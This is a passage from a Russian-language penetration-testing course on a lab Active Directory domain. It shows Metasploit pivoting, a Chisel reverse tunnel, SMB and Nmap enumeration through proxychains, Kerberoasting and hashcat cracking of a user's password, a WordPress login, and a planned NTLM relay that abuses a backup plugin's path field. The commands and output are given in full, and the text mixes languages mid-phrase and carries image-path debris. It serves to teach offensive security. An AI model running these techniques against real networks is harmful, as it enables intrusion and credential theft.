После открытия сессии 1 мы можем использовать **multi/manage/autoroute** и `auxiliary/server/socks_proxy`, чтобы создать SOCKS5-прокси для доступа к внутренней сети с нашей Kali-машине, как мы узнали в модуле "The Metasploit Framework".

```
msf6 exploit(multi/handler) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set session 1
session => 1

msf6 post(multi/manage/autoroute) > run
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against CLIENTWK1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.6.0/255.255.255.0 from host's таблицу маршрутизации.
[*] Post module execution completed

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5

msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
```

Листинг 61 - Создание SOCKS5-прокси для доступа к внутренней сети с нашей машины Kali

SOCKS5-прокси теперь активен, и мы можем использовать *proxychains* для доступа к внутренней сети. Подтвердим, что `/etc/proxychains4.conf` все еще содержит необходимые настройки из предыдущих модулей. Это означает, что активной должна быть только запись SOCKS5 из следующего листинга.

```
kali@kali:~/beyond$ cat /etc/proxychains4.conf
...
socks5  127.0.0.1 1080
```

Листинг 62 - Настройки конфигурационного файла proxychains

Наконец мы готовы перечислять сеть через Proxychains.

Начнем с SMB-модуля CrackMapExec, чтобы получить базовую информацию об обнаруженных серверах, например настройки SMB. Мы также предоставим учетные данные *john*, чтобы перечислить SMB-shares и их разрешения с помощью `--shares`. Поскольку у CrackMapExec нет опции для указания файла вывода, мы вручную скопируем результаты и сохраним их в файл.

```
kali@kali:~/beyond$ proxychains -q crackmapexec smb 172.16.6.240-241 172.16.6.254 -u john -d beyond.com -p
    "dqsTwTpZPn#nL" --shares
SMB         172.16.6.240    445    DCSRV1           [*] Windows 10.0 Build 20348 x64 (name:DCSRV1) (domain:
    beyond.com) (signing:True) (SMBv1:False)
SMB         172.16.6.241    445    INTERNALSRV1     [*] Windows 10.0 Build 20348 x64 (name:INTERNALSRV1) (
    domain:beyond.com) (signing:False) (SMBv1:False)
SMB         172.16.6.254    445    MAILSRV1         [*] Windows 10.0 Build 20348 x64 (name:MAILSRV1) (domain:
    beyond.com) (signing:False) (SMBv1:False)
SMB         172.16.6.240    445    DCSRV1           [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.241    445    INTERNALSRV1     [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.240    445    DCSRV1           [+] Enumerated shares
```

```
SMB         172.16.6.240    445    DCSRV1           Share           Permissions     Remark
SMB         172.16.6.240    445    DCSRV1           -----           -----------     ------
SMB         172.16.6.240    445    DCSRV1           ADMIN$                          Remote Admin
SMB         172.16.6.240    445    DCSRV1           C$                              Default share
SMB         172.16.6.240    445    DCSRV1           IPC$            READ            Remote IPC
SMB         172.16.6.240    445    DCSRV1           NETLOGON        READ            Logon server share
SMB         172.16.6.240    445    DCSRV1           SYSVOL          READ            Logon server share
SMB         172.16.6.241    445    INTERNALSRV1     [+] Enumerated shares
SMB         172.16.6.241    445    INTERNALSRV1     Share           Permissions     Remark
SMB         172.16.6.241    445    INTERNALSRV1     -----           -----------     ------
SMB         172.16.6.241    445    INTERNALSRV1     ADMIN$                          Remote Admin
SMB         172.16.6.241    445    INTERNALSRV1     C$                              Default share
SMB         172.16.6.241    445    INTERNALSRV1     IPC$            READ            Remote IPC
SMB         172.16.6.254    445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.254    445    MAILSRV1         [+] Enumerated shares
SMB         172.16.6.254    445    MAILSRV1         Share           Permissions     Remark
SMB         172.16.6.254    445    MAILSRV1         -----           -----------     ------
SMB         172.16.6.254    445    MAILSRV1         ADMIN$                          Remote Admin
SMB         172.16.6.254    445    MAILSRV1         C$                              Default share
SMB         172.16.6.254    445    MAILSRV1         IPC$            READ            Remote IPC
```

Листинг 63 - Enumerating SMB with CrackMapExec and proxychains

Листинг 63 показывает, что у *john* нет практически применимых или интересных разрешений ни на одном из обнаруженных shares. Как мы уже установили с помощью готового запроса BloodHound, а теперь и через сканирование, *john* как обычный доменный пользователь не имеет локальных привилегий Administrator ни на одной из машин в домене.

CrackMapExec версии 5.4.0 может выдавать ошибку **The NETBIOS connection with the удаленный хост is timed out** для DCSRV1 или вообще не предоставлять никакого вывода. Версия 5.4.1 содержит исправление этой проблемы.5

Вывод также показывает, что у MAILSRV1 и INTERNALSRV1 *SMB signing* установлен в *False*. Без включенного механизма безопасности мы потенциально можем выполнить relay-атаки, если сможем принудительно вызвать запрос аутентификации.

Далее используем Nmap, чтобы выполнить сканирование портов, обычно используемых веб-приложениями и FTP-серверами, на MAILSRV1, DCSRV1 и INTERNALSRV1. Нам нужно указать `-sT`, чтобы выполнить TCP connect scan. В противном случае Nmap не будет работать через Proxychains.

```
kali@kali:~/beyond$ sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.6.240 172.16.6.241
    172.16.6.254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 07:17 EDT
Nmap scan report for 172.16.6.240
Host is up (2.2s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  closed http
443/tcp closed https

Nmap scan report for internalsrv1.beyond.com (172.16.6.241)
Host is up (0.21s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  open   http
443/tcp open   https

Nmap scan report for 172.16.6.254
Host is up (0.20s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
```

```
80/tcp  open   http
443/tcp closed https

Nmap done: 3 IP-адресов (3 hosts up) scanned in 14.34 seconds
```

Листинг 64 - Использование Nmap для сканирования портов 21, 80 и 443

Листинг 64 показывает, что Nmap обнаружил открытые порты 80 и 443 на 172.16.6.241 (INTERNALSRV1) и порт 80 на 172.16.6.254 (MAILSRV1). Пока мы можем пропустить последний, поскольку это, скорее всего, та же веб-страница и service, которые мы перечисляли с внешней точки зрения.

Хотя мы могли бы использовать SOCKS5-прокси и proxychains, чтобы открыть доступный порт на 172.16.6.241 в браузере, мы используем *Chisel*, так как он обеспечивает более стабильную и интерактивную браузерную сессию. Со страницы релизов7 мы загрузим версии Windows и Linux amd64 и распакуем бинарные файлы в `/home/kali/beyond/`.

На нашей Kali-машине мы используем Chisel в серверном режиме, чтобы принимать входящие подключения на порту 8080. Кроме того, добавим параметр `--reverse`, чтобы разрешить обратный проброс портов.

```
kali@kali:~/beyond$ chmod a+x chisel

kali@kali:~/beyond$ ./chisel server -p 8080 --reverse
2022/10/11 07:20:46 server: Reverse tunnelling enabled
2022/10/11 07:20:46 server: Fingerprint UR6ly2hYyr8iefMfm+gK5mG1R06nTKJF0HV+2bAws6E=
2022/10/11 07:20:46 server: Listening on http://0.0.0.0:8080
```

Листинг 65 - Настройка Chisel на Kali для доступа к веб-серверу INTERNALSRV1 через браузер

Затем мы передадим распакованный бинарный файл `chisel.exe` на CLIENTWK1 с помощью команды Meterpreter *upload*.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload chisel.exe C:\\Users\\marcus\\chisel.exe
[*] Uploading  : /home/kali/beyond/chisel.exe -> C:\Users\marcus\chisel.exe
[*] Uploaded 7.85 MiB of 7.85 MiB (100.0%): /home/kali/beyond/chisel.exe -> C:\Users\marcus\chisel.exe
[*] Completed  : /home/kali/beyond/chisel.exe -> C:\Users\marcus\chisel.exe
```


Листинг 66 - Uploading Chisel to CLIENTWK1 via our сессию Meterpreter

Теперь мы можем ввести **shell** и использовать Chisel в клиентском режиме для подключения обратно к нашей Kali-машине на порт 8080. Мы создадим обратный проброс порта с синтаксисом **R:localport:remotehost:remoteport**. В нашем случае удаленный хост и port - 172.16.6.241 и 80. Локальный порт, который мы хотим использовать, - 80.

```
C:\Users\marcus> chisel.exe client 192.168.119.5:8080 R:80:172.16.6.241:80
2022/10/11 07:22:46 client: Connecting to ws://192.168.119.5:8080
2022/10/11 07:22:46 client: Connected (Latency 11.0449ms)
```

Листинг 67 - Utilizing Chisel to set up a обратный проброс портов to порт 80 on INTERNALSRV1


После подключения Chisel мы можем через порт 80 на нашей Kali-машине (127.0.0.1) открыть порт 80 на 172.16.6.241 в Firefox:



Fruits and Vegetables

Рисунок 16 показывает экземпляр WordPress (на что указывают URL и title страницы) на INTERNALSRV1. Откроем dashboard login page для WordPress по адресу `http://127.0.0.1/wordpress/wp-admin` и попробуем войти в него с учетными данными, которые уже обнаружили.

После ввода URL Firefox отображает ошибку:



Navigation bar в Firefox показывает, что нас перенаправили на **internalsrv1.beyond.com**. Мы можем предположить, что в экземпляре WordPress DNS name установлен на этот адрес вместо IP-адреса. Поскольку у нашей машины нет информации об этом DNS name, мы не можем подключиться к странице.

Чтобы иметь возможность полноценно использовать веб-приложение, добавим **internalsrv1.beyond.com** через **127.0.0.1** в `/etc/hosts`.

```
kali@kali:~/beyond$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
...
127.0.0.1    internalsrv1.beyond.com
...
```

Листинг 68 - Contents of /etc/hosts

Теперь снова откроем страницу `/wp-admin`.




Рисунок 18 показывает, что login page теперь отображается корректно.

Попробуем войти с учетными данными, которые мы уже получили, а также с распространенными парами username and password, такими как **admin:admin**. К сожалению, ни одна из них не работает.

Подведем итог информации, которую мы собрали в этом разделе, прежде чем переходить к атакам. Сначала мы перечислили все активные сессии. Интересно, что доменный администратор *beccy* имеет активную сессию на MAILSRV1. Затем мы определили *daniela* как пользователя, пригодного для Kerberoasting, из-за SPN **http/internalsrv1.beyond.com**.

После этого мы настроили SOCKS5-прокси с помощью Metasploit и использовали CrackMapExec и Nmap для сетевого перечисления. Вывод показал, что у MAILSRV1 и INTERNALSRV1 есть доступный веб-сервер и отключенная SMB-подпись. Через Chisel мы смогли открыть экземпляр WordPress на INTERNALSRV1. Однако ни одни из учетных данных не подошли для входа на страницу входа WordPress.

(Microsoft Learn, 2021), learn.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Neo4j Cypher Querying, 2022), neo4j.com

(Wikipedia, 2019), en.wikipedia.org

(Porchetta Industries Wiki, 2023), wiki.porchetta.industries

(Github, 2023), github.com

(Github, 2022), github.com

26.5. Атака внутреннего веб-приложения

Этот учебный блок охватывает следующие учебные цели:

• Выполнить Kerberoasting
• Злоупотребить функцией WordPress-плагина для relay-атаки

В предыдущем учебном блоке мы получили большой объем информации и данных о доменной сети клиента. В этом учебном блоке мы объединим различные фрагменты собранной информации, чтобы создать вектор атаки.

На основании информации из предыдущего учебного блока веб-приложение на INTERNALSRV1 сейчас является наиболее перспективной целью. Поскольку это сайт WordPress, мы могли бы снова использовать WPScan или парольная атакаs, чтобы успешно войти в панель WordPress.

Каждый раз, когда мы получаем новую информацию, следует переоценивать то, что мы уже знаем. В нашей ситуации это означает, что мы уже получили информацию о том, что у *daniela* есть http SPN, сопоставленный с INTERNALSRV1. Наше предположение на этом этапе состоит в том, что *daniela* может успешно войти на страница входа WordPress.

Поскольку *daniela* является kerberoastable, мы можем попытаться таким образом получить пароль пользователя. Если мы сможем взломать хеш пароля *TGS-REP*, то, возможно, сможем войти в WordPress и получить дальнейший доступ к INTERNALSRV1.

Если этот вектор атаки не сработает, мы можем использовать WPScan и другие инструменты перечисления веб-приложений, чтобы определить потенциальные уязвимости на INTERNALSRV1, или переключиться на MAILSRV1.

Выполним Kerberoasting на Kali с помощью *impacket-GetUserSPNs* через SOCKS5-прокси, используя Proxychains. Чтобы получить TGS-REP-хеш для *daniela*, нам нужно предоставить учетные данные доменного пользователя. Поскольку у нас есть только один действительный набор учетных данных, мы используем *john*.

```
kali@kali:~/beyond$ proxychains -q impacket-GetUserSPNs -request -dc-ip 172.16.6.240 beyond.com/john
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName      Name     MemberOf  PasswordLastSet             LastLogon
    Delegation
------------------------  -------  --------  --------------------------  --------------------------  ---------
    -
http/internalsrv1.beyond.com  daniela            2022-09-29 04:17:20.062328  2022-10-05 03:59:48.376728

[-] CCache file is not found. Skipping...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/
    daniela*$4c6c4600baa0ef09e40fde6130e3d770$49023c03dcf9a21ea5b943e179f843c575d8f54b1cd85ab12658364c23a46fa5
    3b3db5f924a66b1b28143f6a357abea0cf89af42e08fc38d23b205a3e1b46aed9e181446fa7002def837df76ca5345e3277abaa86.
    ..
2e430c5a8f0235b45b66c5fe0c8b4ba16efc91586fc22c2c9c1d8d0434d4901d32665cceac1ab0cdcb89ae2c2d688307b9c5d361beba29
    b75827b058de5a5bba8e60af3562f935bd34feebad8e94d44c0aebc032a3661001541b4e30a20d380cac5047d2dafeb70e1ca3f9e5
    07eb72a4c7
```

Листинг 69 - Kerberoasting учетной записи пользователя daniela

Сохраним хеш в `/home/kali/beyond/daniela.hash` и запустим Hashcat, чтобы взломать его.

```
kali@kali:~/beyond$ sudo hashcat -m 13100 daniela.hash /usr/share/wordlists/rockyou.txt --force
...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/
    daniela*$b0750f4754ff26fe77d2288ae3cca539$0922083b88587a2e765298cc7d499b368f7c39c7f6941a4b419d8bb1405e7097
    891c1af0a885ee76ccd1f32e988d6c4653e5cf4ab9602004d84a6e1702d2fbd5a3379bd376de696b0e8993aeef5b1e78fb24f5d3c
...
```


```
3d3e9d5c0770cc6754c338887f11b5a85563de36196b00d5cddecf494cfc43fcbef3b73ade4c9b09c8ef405b801d205bf0b21a3bca7ad3
    f59b0ac7f6184ecc1d6f066016bb37552ff6dd098f934b2405b99501f2287128bff4071409cec4e9545d9fad76e6b18900b308eaac
    8b575f60bb:DANIelaRO123
...
```

Листинг 70 - Cracking the хэш TGS-REP

Очень хорошо! Мы успешно взломали TGS-REP-хеш и получили пароль *daniela* в открытом виде. Сохраним имя пользователя и пароль в `creds.txt`.

Мы уже установили, что ни один доменный пользователь не имеет локальных привилегий *Administrator* ни на одном доменном компьютере, и мы не можем использовать RDP для входа на них. Однако мы можем иметь возможность использовать протоколы вроде WinRM для доступа к другим системам.

Далее попробуем войти в WordPress по адресу `/wp-admin` через наш forwarded port.



Отлично! Мы успешно вошли в экземпляр WordPress от имени *daniela*. В следующем разделе мы используем этот доступ, чтобы получить доступ к другой системе.

(Wikipedia, 2022), en.wikipedia.org

В предыдущем разделе мы получили пароль *daniela* в открытом виде и получили доступ к панели WordPress на INTERNALSRV1. Рассмотрим некоторые настройки и плагины.

Начнем с настроенных users:





Рисунок 20 показывает, что *daniela* является единственным user. Далее проверим *Settings* > *General*.



WordPress Address (URL) и *Site Address (URL)* являются DNS-именами, как мы и предполагали. Все остальные настройки в *Settings* в основном имеют значения по умолчанию. Далее рассмотрим установленные плагины.




Рисунок 22 показывает три плагина, но включен только *Backup Migration*. Щелкнем *Manage*, что приведет нас на страницу конфигурации плагина. Просматривая меню и настройки, мы обнаруживаем *путь каталога резервных копий*.




Рисунок 23 показывает, что мы можем ввести путь в это поле, и он будет использоваться для хранения backup. Мы можем злоупотребить этой функциональностью, чтобы принудительно вызвать аутентификацию нижележащей системы.

Сделаем здесь паузу и спланируем следующие шаги. В данный момент есть два перспективных вектора атаки.

Первый - загрузить вредоносный WordPress-плагин на INTERNALSRV1. Подготовив и загрузив web shell или обратную оболочку, мы можем получить выполнение кода на нижележащей системе.

Для второго вектора атаки нам нужно снова просмотреть результаты BloodHound и сделать некоторые предположения. Как мы обнаружили, локальная учетная запись *Administrator* имеет активную сессию на INTERNALSRV1. На основании этой сессии мы можем предположить, что эта учетная запись используется для запуска экземпляра WordPress.

Кроме того, нередко локальные учетные записи *Administrator* на компьютерах в домене настроены с одинаковым паролем. Предположим, что это верно для целевой среды.

Мы также узнали, что доменный администратор *beccy* имеет активную сессию на MAILSRV1, и поэтому учетные данные этого пользователя могут быть кэшированы на системе.

Поскольку SMB signing отключен на MAILSRV1 и INTERNALSRV1, relay-атака возможна, если мы сможем принудительно вызвать запрос аутентификации.

Наконец, мы обнаружили поле *путь каталога резервных копий* в WordPress-плагине *Backup Migration*, содержащее путь к месту назначения backup. Это может позволить нам принудительно вызвать такой запрос аутентификации.

На основании всей этой информации определим план для второго вектора атаки. Сначала мы попытаемся принудительно вызвать запрос аутентификации, злоупотребив *путь каталога резервных копий* WordPress-плагина Backup Migration на INTERNALSRV1. Установив путь назначения на нашу Kali-машину, мы можем использовать *impacket-ntlmrelayx*, чтобы перенаправить входящее соединение на MAILSRV1. Если наши предположения верны, запрос аутентификации выполняется в контексте локальной учетной записи *Administrator* на INTERNALSRV1, у которой тот же пароль, что и у локальной учетной записи *Administrator* на MAILSRV1.

Если эта атака успешна, мы получим привилегированное выполнение кода на MAILSRV1, которое затем сможем использовать для извлечения NTLM-хеша *beccy* и тем самым выполнить одну из основных целей тест на проникновение.

Поскольку второй вектор атаки не только приводит к выполнению кода на отдельной системе, но также предоставляет потенциальный вектор для достижения одной из целей тест на проникновение, сначала выполним relay-атаку.

